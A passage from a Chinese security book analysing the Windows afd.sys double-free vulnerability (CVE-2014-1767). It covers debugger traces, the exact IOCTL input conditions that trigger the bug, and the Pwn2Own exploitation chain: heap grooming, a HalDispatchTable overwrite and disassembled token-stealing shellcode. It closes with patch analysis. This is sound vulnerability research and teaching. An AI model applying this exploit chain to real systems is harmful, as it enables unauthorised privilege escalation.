


图9-40　调用AfdReturnTpInfo函数

在AfdReturnTpInfo函数中，由于在释放MDL资源后，未对TpInfoElement+0xC指针做清空处理，导致其成为“悬挂指针”（Dangling Pointer），如图9-41所示。

如果此时AfdReturnTpInfo函数再被调用，那么悬挂指针TpInfoElement+0xC 将会被IoFreeMdl函数用于释放内存，最终造成“Double Free”双重释放漏洞。

2. IO 控制码 0x120C3

采用前面的方法，追踪IO控制码0x120C3对应的处理函数，可以发现它调用的是afd!AfdTransmitPackets函数：

```
kd> bp nt!NtDeviceIoControlFile ".if (poi(esp+18) = 0x120C3){wt;}.else{gc;}"
kd> g
Tracing nt!NtDeviceIoControlFile to return address 83c5a42a
Cannot find hal!ExReleaseFastMutex
   14     0 [  0] nt!NtDeviceIoControlFile
```

```
  3      0 [   1]   nt!IopXxxControlFile
 21      0 [   2]     nt!_SEH_prolog4
……省略部分内容……
 25      0 [   3]       nt!IofCallDriver
 22      0 [   4]         afd!AfdDispatchDeviceControl
  3      0 [   5]           afd!AfdTransmitPackets
 21      0 [   6]             afd!_SEH_prolog4
 67     21 [   5]           afd!AfdTransmitPackets
  3      0 [   6]             afd!AfdTliGetTpInfo
```

```
  if ( *(Entry + 10) > 0u )
  {
    Entrya = 0;
    do
    {
      TpInfoElement = Entrya + *(v2 + 8);
      if ( *TpInfoElement & 2 )
      {
        if ( *(TpInfoElement + 0x10) )
          ObfDereferenceObject();
      }
      else
      {
        if ( *TpInfoElement < 0 )
        {
          v5 = *(TpInfoElement + 0xC);
          if ( v5 )
          {
            if ( *(v5 + 6) & 2 )
              MmUnlockPages(*(TpInfoElement + 0xC));
            // 释放MDL资源，但是 *(TpInfoElement+0xC) 未作清空，导致它仍指向已释放的MDL，成为悬挂指针（Dangling Pointer）
            IoFreeMdl(*(TpInfoElement + 0xC));
          }
        }
      }
      ++v6;
      Entrya += 0x18u;
    }
    while ( v6 < *(v2 + 10) );
  }
  if ( *(v2 + 50) )
  {
    ExFreePoolWithTag(*(v2 + 8), 0xC6646641u);
    *(v2 + 8) = (v2 + 151) & 0xFFFFFFF8;
    *(v2 + 50) = 0;
  }
  if ( a2 )
    // 释放TpInfo结构内存，使其返回给Lookaside链表
    ExFreeToNPagedLookasideList(&AfdGlobalData[6].ContentionCount, v2);
  else
    AfdFreeTpInfo(v2);
}
```

图9-41　AfdReturnTpInfo函数

afd!AfdTransmitPackets函数的两个参数分别为pIRP与pIoStackLocation，因此在IDA中将其a1和a2参数分别重命名为pIRP与pIoStackLocation，从F5反编译的代码可以发现它与AfdTransmitFile函数开头部分有些类似，如图9-42所示。

```
unsigned int __fastcall AfdTransmitPackets(int pIRP, int pIoStackLocation)
{
  ......省略......
  v52 = pIoStackLocation;
  v63 = pIRP;
  Entry = 0;
  v67 = 0;
  v61 = 0;
  v53 = 0;
  v66 = 0;
  v2 = *(*(pIoStackLocation + 0x18) + 0xC);      // FsContext
  v55 = v2;
  v3 = *v2;
  if ( *v2 == 0x1AFD )                           // 此处不等于0x1AFD
  {
    v65 = 0xC00000FAu;
    goto LABEL_152;
  }
  if ( v3 != 0xAFD2u && (v3 != 0xAFD1u || !(*(v2 + 8) & 0x200) && !(*(v2 + 0xC) & 0x8000)) || *(v2 + 2) != 4 )
    goto LABEL_8;
  if ( *(pIoStackLocation + 8) < 0x10u )         //  *(pIoStackLocation+8) = InputBufferLength
  {
    v65 = 0xC000000Du;                           // 不执行，要求 InputBufferLength >= 0x10
    goto LABEL_152;
  }
  v65 = 0;
  ms_exc.disabled = 0;
  // !RequestorMode || !(Type3InputBuffer & 3)
  if ( !*(pIRP + 0x20) || (v4 = *(pIoStackLocation + 0x10), !(v4 & 3)) )
    goto LABEL_14;                               // 发生跳转，要求 Type3InputBuffer & 3 == 0
  do
  {
    ExRaiseDatatypeMisalignment();
LABEL_14:
    v5 = *(v52 + 0x10);                          // Type3InputBuffer
    v44 = *v5;
    v5 += 4;
    v45 = *v5;
    v5 += 4;
    v46 = *v5;
    v47 = *(v5 + 4);
    // 要令if条件语句为假，必须满足：
    // *(Type3InputBuffer + 0xC) & 0xFFFFFFC8 == 0
    // *(Type3InputBuffer + 0xC) & 0x30 != 0x30
    // FsContext != 0xAFD1（调试时一直等于）所以v47&3可以无视
    // *Type3InputBuffer != 0
    // *(Type3InputBuffer + 4) != 0
    // *(Type3InputBuffer + 4) <= 0xAAAAAAA
    if ( v47 & 0xFFFFFFC8
      || (pIoStackLocation = v47 & 0x30, pIoStackLocation == 0x30)
      || *v2 == 0xAFD1u && v47 & 3
      || !v44
      || !v45
      || v45 > 0xAAAAAAA )
    {

      ......省略......

    }
    if ( !(v47 & 0x30) )                         // 直接跳转到这里
      v47 |= AfdDefaultTransmitWorker;
    if ( *(v2 + 8) & 0x200 )
      v6 = AfdTliGetTpInfo(v45);
    else
      v6 = AfdTdiGetTpInfo(v45);                 // 执行这里
```

必须满足以上3处条件，才能调用到AfdTdiGetTpInfo函数

图9-42　AfdTransmitPackets函数

通过WinDbg动态调试判断上面一些条件语句的跳转情况，再结合IDA静态分析，可以知道若要成功调用到AfdTdiGetTpInfo函数（之所以要调用该函数，主要是用于实现AfdReturnTpInfo的再次调用，以造成双重释放漏洞，具体见后面分析）必须满足以下条件：

```
InputBufferLength >= 0x10
Type3InputBuffer & 3 == 0
*(Type3InputBuffer + 0xC) & 0xFFFFFFC8 == 0
    *(Type3InputBuffer + 0xC) & 0x30 != 0x30
     *Type3InputBuffer != 0
     *(Type3InputBuffer + 4) != 0
     *(Type3InputBuffer + 4) <= 0xAAAAAAA
```

关于AfdTliGetTpInfo函数，前面已经逆向分析过，它会调用ExAllocatePoolWithQuotaTag分配*（Type3InputBuffer + 4）个TpInfoElement所需要的内存。在PoC中是设置为0xAAAAAAA个TpInfoElement，而每个TpInfoElement结构占0x18字节，因此共需要申请内存 0x18 * 0xAAAAAAA = 0xFFFFFFF0，这么大的内存申请在32位系统上显然是不会成功的，会触发异常再次进入到AfdReturnTpInfo函数中。在AfdTliGetTpInfo和AfdReturnTpInfo下断点，然后单步跟踪上述过程：

```
kd> p
afd!AfdTliGetTpInfo+0x69:
8e4da3a6 ff151ce24c8e    call    dword ptr [afd!_imp__ExAllocatePoolWithQuotaTag
(8e4ce21c)]
kd> dd esp l4
8a9b1b0c  00000010 fffffff0 c6646641 04d611f8  // 申请过大的内存触发异常
kd> p
Breakpoint 0 hit // 调用异常处理函数 AfdReturnTpInfo
afd!AfdReturnTpInfo:
8e4f7e6a 8bff            mov     edi,edi
```

进入AfdReturnTpInfo函数后，它会再次调用以下代码，对前面已释放过内存的*（TpInfoElement + 0xC）再次进行释放，导致双重释放漏洞的发生。

```
IoFreeMdl(*(TpInfoElement + 0xC));
```

对AfdReturnTpInfo，跟进第二次调用AfdReturnTpInfo的过程，可以发现它调用IoFreeMdl函数所释放的内存正是前面已经被释放过的，单步执行IoFreeMdl函数后就触发了Double Free漏洞，导致系统蓝屏，如图9-43所示。

```
kd> bl
 0 e 8e4f7e6a     0001 (0001) afd!AfdReturnTpInfo
kd> g
Breakpoint 0 hit
afd!AfdReturnTpInfo:
```

```
8e4f7e6a 8bff            mov     edi,edi
kd> g
Breakpoint 0 hit
afd!AfdReturnTpInfo:
8e4f7e6a 8bff            mov     edi,edi
……省略部分内容……
kd> p
afd!AfdReturnTpInfo+0xa4:
8e4f7f0e ff770c          push    dword ptr [edi+0Ch]
kd> p
afd!AfdReturnTpInfo+0xa7:
8e4f7f11 ff15fce24c8e    call    dword ptr [afd!_imp__IoFreeMdl (8e4ce2fc)]
kd> dd esp l1
8d223af4  857b2a20
kd> dt _MDL 857b2a20
nt!_MDL
   +0x000 Next             : 0x8574de00 _MDL
   +0x004 Size             : 1500
   +0x006 MdlFlags         : 0
   +0x008 Process          : (null)
   +0x00c MappedSystemVa : (null)
   +0x010 StartVa          : 0x13371000
   +0x014 ByteCount        : 0x16ecca
   +0x018 ByteOffset       : 0x337
kd> p

*** Fatal System Error: 0x000000c2
                     (0x00000007,0x00001097,0x08BD0044,0x857B2A20)

WARNING: This break is not a step/trace completion.
The last command has been cleared to prevent
accidental continuation of this unrelated event.
Check the event, location and thread before resuming.
Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.
```




图9-43　系统蓝屏

9.7.3　漏洞利用

为了成功利用漏洞，我们需要进行如下操作。

（1）先创建一个对象去“占坑”填充第 1 次释放的内存，但该对象的大小必须与释放内存的大小一致（由于用户可控制 MDL 大小，因此不成问题），Pwn2Own 比赛上 Siberas 团队使用的是 WokerFactory 对象，其大小是 0xA0。

（2）第 2 次释放内存时，刚好释放新申请的对象。

（3）将可控数据（Shellcode）覆盖到已释放的对象内存，Siberas 团队用包含 memcpy 的内核函数 NtQueryEaFile 实现该操作。

（4）利用可操作 WokerFactory 对象的函数 NtSetInformationWorkerFactory 将 Shellcode 地址写入 HalDispatchTable + 0x4。

（5）在用户层调用 NtQueryIntervalProfile 函数执行 Shellcode 以实现提权。

Siberas团队之所以使用WokerFactory对象，是因为它刚好存在NtSetInformationWorkerFactory操作函数能够帮助实现任意内容写任意地址，即上面的第4步操作。用 WinDbg 反汇编

NtSetInformationWorkerFactory函数：

```
kd> uf NtSetInformationWorkerFactory
Flow analysis was incomplete, some code may be missing
nt!NtSetInformationWorkerFactory:
83ca1ac0 6a38            push    38h
83ca1ac2 68f8f6c583      push    offset nt! ?? ::FNODOBFM::`string'+0x6a98 (83c5f6f8)
83ca1ac7 e83ceafcff      call    nt!_SEH_prolog4 (83c70508)
83ca1acc 64a124010000    mov     eax,dword ptr fs:[00000124h]
83ca1ad2 8a883a010000    mov     cl,byte ptr [eax+13Ah]
83ca1ad8 884dd8          mov     byte ptr [ebp-28h],cl
83ca1adb 33c0            xor     eax,eax
83ca1add 8d7dc4          lea     edi,[ebp-3Ch]
83ca1ae0 ab              stos    dword ptr es:[edi]
83ca1ae1 ab              stos    dword ptr es:[edi]
83ca1ae2 8b750c          mov     esi,dword ptr [ebp+0Ch] // esi = *arg2
83ca1ae5 6a08            push    8
83ca1ae7 5b              pop     ebx  // ebx = 8
……省略部分内容……
nt!NtSetInformationWorkerFactory+0x107:
83ca1bc8 8b4510          mov     eax,dword ptr [ebp+10h] // eax = *arg3
83ca1bcb 84c9            test    cl,cl
83ca1bcd 7414            je      nt!NtSetInformationWorkerFactory+0x122 (83ca1be3)
……省略部分内容……
nt!NtSetInformationWorkerFactory+0x122:
83ca1be3 8b38            mov     edi,dword ptr [eax]
83ca1be5 897dc4          mov     dword ptr [ebp-3Ch],edi
83ca1be8 8b4004          mov     eax,dword ptr [eax+4]
83ca1beb 8945c8          mov     dword ptr [ebp-38h],eax

nt!NtSetInformationWorkerFactory+0x12d:
83ca1bee c745fcfeffffff  mov     dword ptr [ebp-4],0FFFFFFFEh
83ca1bf5 6a00            push    0
83ca1bf7 8d45e4          lea     eax,[ebp-1Ch] // 可控参数 object
83ca1bfa 50              push    eax
83ca1bfb ff75d8          push    dword ptr [ebp-28h]
83ca1bfe ff3558a4d383    push    dword ptr [nt!ExpWorkerFactoryObjectType (83d3a458)]
83ca1c04 6a04            push    4
83ca1c06 ff7508          push    dword ptr [ebp+8] // 句柄 Handler
83ca1c09 e8f7241800      call    nt!ObReferenceObjectByHandle (83e24105)
==============================================================
```

```
kd> dd ebp+8 l1
939d7d24  00000078 // 引用的句柄值
kd> !handle 0x78 // 通过句柄查看对象类型，正是前面构造的 WorkerFactory 对象
processor number 0, process 856b8d40
PROCESS 856b8d40  SessionId: 1  Cid: 089c    Peb: 7ffdd000  ParentCid: 0804
    DirBase: 3ecdd420  ObjectTable: a021dd50  HandleCount:  30.
    Image: cve-2014-1767.exe

Handle table at 97e0e000 with 30 Entries in use
0078: Object: 866d7aa8  GrantedAccess: 000f00ff Entry: 97e0e0f0
Object: 866d7aa8  Type: (855e5c90) TpWorkerFactory
    ObjectHeader: 866d7a90 (new version)
        HandleCount: 1  PointerCount: 2
==================================================================

83ca1c0e 85c0            test    eax,eax
83ca1c10 0f8cc1040000     jl      nt!NtSetInformationWorkerFactory+0x616 (83ca20d7)

nt!NtSetInformationWorkerFactory+0x155:
83ca1c16 3bf3            cmp     esi,ebx // esi = *arg2 == 8
83ca1c18 7524            jne     nt!NtSetInformationWorkerFactory+0x17d (83ca1c3e)

nt!NtSetInformationWorkerFactory+0x159:
83ca1c1a 8b45e4          mov     eax,dword ptr [ebp-1Ch]
83ca1c1d 8b00            mov     eax,dword ptr [eax]
83ca1c1f 8b4010          mov     eax,dword ptr [eax+10h] // eax = [eax+0x10]
83ca1c22 85ff            test    edi,edi     // edi = *arg3 != 0
83ca1c24 7506            jne     nt!NtSetInformationWorkerFactory+0x16b (83ca1c2c)
……省略部分内容……
nt!NtSetInformationWorkerFactory+0x16b:
83ca1c2c 89781c          mov     dword ptr [eax+1Ch],edi
ds:0023:83d293bc={hal!HaliQuerySystemInformation (840378a2)} // 实现任意地址写任意内容，即
*(*(*object + 0x10) + 0x1C) = *arg3,这里可用于将 shellcode 地址写入 HaliQuerySystemInformation，
以供后续调用 shellcode 执行
83ca1c2f 8b4de4          mov     ecx,dword ptr [ebp-1Ch]
83ca1c32 e88c72fcff       call    nt!ObfDereferenceObject (83c68ec3)
……省略部分内容……
nt!NtSetInformationWorkerFactory+0x616:
83ca20d7 e871e4fcff       call    nt!_SEH_epilog4 (83c7054d)
83ca20dc c21000          ret     10h
```

可以发现当(arg2 == 8 && arg3 != 0)时，*(*(*object + 0x10) + 0x1C) = *arg3 就实现了任意地址写

任意内容。因此，此处可令arg3 = Shellcode，(*(*object + 0x10) + 0x1C) = (HalDispatchTable + 0x4) = HaliQuerySystemInformation，这样就可以将Shellcode地址写入HaliQuerySystemInformation，供后续调用Shellcode执行。

再回头看第3步中NtQueryEaFile函数是如何将Shellcode复制到内核地址的，该函数原型如下：

```
NTSTATUS (NTAPI *PNtQueryEaFile)(
 _In_ HANDLE FileHandle,
    _Out_ PIO_STATUS_BLOCK IoStatusBlock,
    _Out_ PVOID Buffer,
    _In_ ULONG Length,
    _In_ BOOLEAN ReturnSingleEntry,
    _In_ PVOID EaList,  // 关键参数
    _In_ ULONG EaListLength, // 关键参数
    _In_opt_ PULONG EaIndex OPTIONAL,
    _In_ BOOLEAN RestartScan
    )
```

用WinDbg反汇编NtQueryEaFile函数：

```
kd> uf NtQueryEaFile
nt!NtQueryEaFile:
83dd4b40 6a4c              push    4Ch
83dd4b42 680892c983        push    offset nt! ?? ::FNODOBFM::`string'+0x55a8 (83c99208)
83dd4b47 e8bc69edff        call    nt!_SEH_prolog4 (83cab508)
……省略部分内容……
nt!NtQueryEaFile+0x82:
83dd4bc2 8b7520            mov     esi,dword ptr [ebp+20h]  // 长度 EaLength
83dd4bc5 3bf7              cmp     esi,edi
83dd4bc7 0f84f5000000      je      nt!NtQueryEaFile+0x181 (83dd4cc2)
……省略部分内容……
nt!NtQueryEaFile+0xb6:
83dd4bf7 68496f2020        push    20206F49h // tag
83dd4bfc 56                push    esi  // NumberOfBytes
83dd4bfd 57                push    edi  // PoolType
83dd4bfe e8ff9af1ff        call    nt!ExAllocatePoolWithQuotaTag (83cee702)
{
```

// ExAllocatePoolWithQuotaTag 会再次调用 ExAllocatePoolWithTag，其长度值会再加 4，即实际上 ExAllocatePoolWithQuotaTag 分配的长度是 EaLength+4，在对释放的对象内存进行占坑时，应该将对象大小 objectsize – 4，才能使大小相等，占坑成功。

```
    nt!ExAllocatePoolWithQuotaTag:
    83cee702 8bff              mov     edi,edi
    83cee704 55                push    ebp
```

```
    83cee705 8bec            mov     ebp,esp
    ……省略部分内容……
    83cee741 83450c04        add     dword ptr [ebp+0Ch],4
    83cee745 eb06            jmp     nt!ExAllocatePoolWithQuotaTag+0x4b (83cee74d)
    83cee747 0fb6db          movzx   ebx,bl
    83cee74a 83eb08          sub     ebx,8
    83cee74d ff7510          push    dword ptr [ebp+10h]
    83cee750 ff750c          push    dword ptr [ebp+0Ch]
    83cee753 53              push    ebx
    83cee754 e852c40600      call    nt!ExAllocatePoolWithTag (83d5abab)
    ……省略部分内容……
}
nt!NtQueryEaFile+0xc2:
83dd4c03 8945e0          mov     dword ptr [ebp-20h],eax
83dd4c06 56              push    esi     // 长度，即可控参数 EaLength
83dd4c07 ff751c          push    dword ptr [ebp+1Ch] // 源地址，即可控参数 EaList
83dd4c0a 50              push    eax     // 目标地址，即上面 ExAllocatePoolWithQuotaTag 分配的内核地址
83dd4c0b e8904beaff      call    nt!memcpy (83c797a0) // 用于复制 shellcode 到特定内核地址
……省略部分内容……
```

解决了上述问题，就可以用以往常见的内核漏洞利用方法，借助NtQueryIntervalProfile函数执行Shellcode，将系统进程的token赋予当前进程，最终实现本地提权。

```
kd> k
ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
8adedcc8 83f0b8ba 0x2b1020
8adedcf0 83f4cfab nt!KeQueryIntervalProfile+0x29
8adedd24 83c8642a nt!NtQueryIntervalProfile+0x70
8adedd24 774564f4 nt!KiFastCallEntry+0x12a
0145fb50 75981174 0x774564f4
0145fb5c 7746b3f5 0x75981174
0145fb9c 7746b3c8 0x7746b3f5
0145fbb4 00000000 0x7746b3c8
kd> uf 2b1020  // 执行 shellcode 代码
002b1020 55              push    ebp
002b1021 8bec            mov     ebp,esp
002b1023 83ec08          sub     esp,8
002b1026 8b0d98da2b00    mov     ecx,dword ptr ds:[2BDA98h]
002b102c 8d45fc          lea     eax,[ebp-4]
002b102f 50              push    eax
```

```
002b1030 51             push    ecx
002b1031 ff158cda2b00    call    dword ptr ds:[2BDA8Ch]
ds:0023:002bda8c={nt!PsLookupProcessByProcessId (83eb3018)}
002b1037 a19cda2b00      mov     eax,dword ptr ds:[002BDA9Ch]
002b103c 8d55f8         lea     edx,[ebp-8]
002b103f 52             push    edx
002b1040 50             push    eax
002b1041 ff158cda2b00    call    dword ptr ds:[2BDA8Ch]
ds:0023:002bda8c={nt!PsLookupProcessByProcessId (83eb3018)}
002b1047 8b4df8         mov     ecx,dword ptr [ebp-8]
002b104a 8b91f8000000    mov     edx,dword ptr [ecx+0F8h] // EPROCESS+0xF8 = 进程 Token
=================================================================
kd> dt _EPROCESS ebp-8
nt!_EPROCESS
    +0x000 Pcb                  : _KPROCESS
    +0x098 ProcessLock          : _EX_PUSH_LOCK
    ……省略部分内容……
    +0x0ec DebugPort            : 0x00000023
    +0x0f0 ExceptionPortData    : (null)
    +0x0f0 ExceptionPortValue   : 0
    +0x0f0 ExceptionPortState   : 0y000
    +0x0f4 ObjectTable          : (null)
    +0x0f8 Token                : _EX_FAST_REF
……省略部分内容……
=================================================================
002b1050 8b45fc          mov     eax,dword ptr [ebp-4]
002b1053 8990f8000000    mov     dword ptr [eax+0F8h],edx // 修改 token 值实现提权
002b1059 8b4dfc          mov     ecx,dword ptr [ebp-4]
002b105c 8b81f4000000    mov     eax,dword ptr [ecx+0F4h]
002b1062 8b15a0da2b00    mov     edx,dword ptr ds:[2BDAA0h]
002b1068 8b08            mov     ecx,dword ptr [eax]
002b106a 83e2fc          and     edx,0FFFFFFFCh
002b106d c7045100000000  mov     dword ptr [ecx+edx*2],0
002b1074 ff4830          dec     dword ptr [eax+30h]
002b1077 a194da2b00      mov     eax,dword ptr ds:[002BDA94h]
002b107c 8b1590da2b00    mov     edx,dword ptr ds:[2BDA90h]
002b1082 894204          mov     dword ptr [edx+4],eax
002b1085 33c0            xor     eax,eax
002b1087 8be5            mov     esp,ebp
002b1089 5d              pop     ebp
002b108a c21000          ret     10h
```

运行效果如图9-44所示，关于完整的漏洞利用代码，Vsbat已将其公布在看雪论坛上，具体可访问以下链接获取：http://bbs.pediy.com/showthread.php?p=1331045。




图9-44 利用漏洞提权成功

9.7.4 补丁分析

如图9-45所示，由于微软并未提供本节漏洞的Windows 7补丁，所以只能通过升级到Windows 7 SP1系统版本，再打相应的漏洞补丁。读者可从微软官方站点（http://www.microsoft.com/zh-cn/download/confirmation.aspx?id=5842）下载相应的SP1升级包，然后再从官网下载MS14-040的Windows 7 SP1 漏洞补丁（http://www.microsoft.com/en-us/download/details.aspx?id=43429）。




图9-45 微软未提供支持Windows 7的漏洞补丁

用IDA加载补丁后的afd.sys，然后定位到漏洞函数AfdReturnTpInfo进行分析。由于只有当TpInfoElementCount>0时，才会调用到IoFreeMdl函数，如图9-46所示。因此补丁在第一次调用完

IoFreeMdl后，将TpInfoElementCount清零，如图9-47所示，使得它不会再次调用IoFreeMdl，从而避免造成双重释放漏洞。




图9-46　只有当TpInfoElementCount>0时，才会调用到IoFreeMdl函数

